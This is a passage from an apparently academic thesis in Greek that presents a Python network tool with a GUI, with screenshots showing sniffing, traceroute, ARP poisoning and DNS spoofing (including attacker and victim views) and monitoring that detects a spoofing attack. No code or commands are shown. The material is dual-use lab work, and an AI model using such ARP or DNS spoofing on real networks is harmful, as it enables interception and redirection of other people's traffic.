



Εικόνα 5-26: Sniffing (pt.4)





Εικόνα 5-27: Sniffing (pt.5)

Έπειτα, φαίνεται η διαδικασία ιχνογράφησης διαδρομής με χρήση τόσο του TCP πρωτοκόλλου, όσο και του UDP, στις εικόνες 5.28 έως 5.31.





Εικόνα 5-28: TCP Traceroute (Local subnet)





Εικόνα 5-29: TCP Traceroute (Internet)

Όπως γίνεται εμφανές, η ιχνογράφηση διαδρομής προς τον τοπικό κόμβο τελείωσε σε μια επανάληψη καθώς δεν έγινε δρομολόγηση του πακέτου από κάποιο δρομολογητή (εφόσον ο κόμβος προορισμού βρίσκεται στο ίδιο υποδίκτυο με τον κόμβο προέλευσης), ενώ διακρίνονται καθαρά οι 8 κόμβοι από τους οποίους πέρασε το πακέτο προς τον απομακρυσμένο διακομιστή, προτού φτάσει στον προορισμό του.





Εικόνα 5-30: UDP Traceroute (Local subnet)

Αντίθετα, στην ιχνογράφηση διαδρομής με χρήση του πρωτοκόλλου UDP, παρατηρήσαμε ότι δεν λάβαμε καμία απάντηση από τον τοπικό κόμβο, ενώ η διαδικασία ιχνογράφησης διαδρομής προς τον απομακρυσμένο διακομιστή διακόπηκε στο δρομολογητή-θύρα του δικτύου.





Εικόνα 5-31: UDP Traceroute (Internet)

Στη συνέχεια θα φανεί η εκτέλεση των υλοποιημένων επιθέσεων ARP Poisoning (εικόνα 5.32) και DNS Spoofing (εικόνες 5.33 & 5.34).




Εικόνα 5-32: ARP Poisoning


Στην εικόνα 5.32 παρουσιάζεται η διαδικασία δηλητηρίασης ARP και συγκεκριμένα ο ατέρμων βρόγχος, ο οποίος διακόπτεται με την εντολή **Ctrl+C**, η οποία θα τερματίσει τη λειτουργία αυτή.





Εικόνα 5-33: DNS Spoofing (Επιτιθέμενος)

Στη συνέχεια, φαίνεται η διαδικασία παραπλάνησης DNS, και συγκεκριμένα τα σημεία στα οποία ανιχνεύονται τα ερωτήματα DNS και ενημερώνεται ο χρήστης για την αποστολή «πακέτων παραπλάνησης (spoofed packets)». Και πάλι με την εντολή **Ctrl+C**, σταματά η διαδικασία παραπλάνησης Συγκεκριμένα στην εικόνα 5.34,

φαίνεται η οθόνη του χρήστη- θύματος, μετά από αίτηση για την τοποθεσία **icte.uowm.gr**.





Εικόνα 5-34: DNS Spoofing (Θύμα)




Εικόνα 5-35: Monitoring (pt.1)


Στις εικόνες 5.35 και 5.36 παρουσιάζεται η διαδικασία επίβλεψης και συγκεκριμένα η έξοδός της, κατά τη διάρκεια μιας επίθεσης παραπλάνησης DNS εκ μέρους του φορητού υπολογιστή με διεύθυνση **192.168.1.100**.





Εικόνα 5-36: Monitoring (pt.2)

## 5.2 Γραφική διεπαφή χρήστη - GUI (gui.py)

Σε αυτήν την ενότητα θα παρουσιαστεί το γραφικό περιβάλλον της εφαρμογής, χωρίς να σχολιαστούν οι λειτουργίες αυτές καθαυτές, καθώς αυτό έγινε στη προηγούμενη ενότητα.





Εικόνα 5-37: GUI Pings




Εικόνα 5-38: GUI Scans


Όπως γίνεται εμφανές, κάθε καρτέλα του γραφικού περιβάλλοντος της εφαρμογής, περιέχει ένα τμήμα ρυθμίσεων και παραμέτρων, ένα τμήμα με συγκεντρωμένες τις διάφορες λειτουργίες της ομάδας, καθώς και ένα τμήμα προβολής της εξόδου.





Εικόνα 5-39: GUI Tools

Οι περιοχές ρυθμίσεων και παραμέτρων των καρτελών διαφέρουν μεταξύ τους, καθώς κάθε ομάδα λειτουργιών απαιτεί διαφορετικές παραμέτρους εισόδου για τη λειτουργία των μελών της. Ακόμα, οι λειτουργίες που δεν τερματίζουν αφού εκτελέσουν μια συγκεκριμένη εργασία (όπως οι επιθέσεις ARP Poisoning και DNS

Spoofing ή η λειτουργία ανίχνευσης πακέτων) διαθέτουν κουμπιά εκκίνησης και τερματισμού.





Εικόνα 5-40: GUI DNS Spoofing





Εικόνα 5-41: GUI Sniffing

Για παράδειγμα η καρτέλα ανίχνευσης πακέτων, παρέχει μια λίστα παραμέτρων «φιλτραρίσματος» των ανιχνευμένων πακέτων, προσφέροντας έτσι στο χρήστη τη δυνατότητα να μη κατακλύζεται από μεγάλος πλήθος πακέτων και του επιτρέπει την ευκολότερη ανάγνωσή τους.




Εικόνα 5-42: GUI Monitoring

Τέλος, συναντάται η καρτέλα ρυθμίσεων γενικών παραμέτρων δικτύου όπως η διεπαφή δικτύου που θα χρησιμοποιηθεί, ο χρόνος αναμονής των απαντήσεων και ο χρόνος ζωής των πακέτων που αποστέλλονται




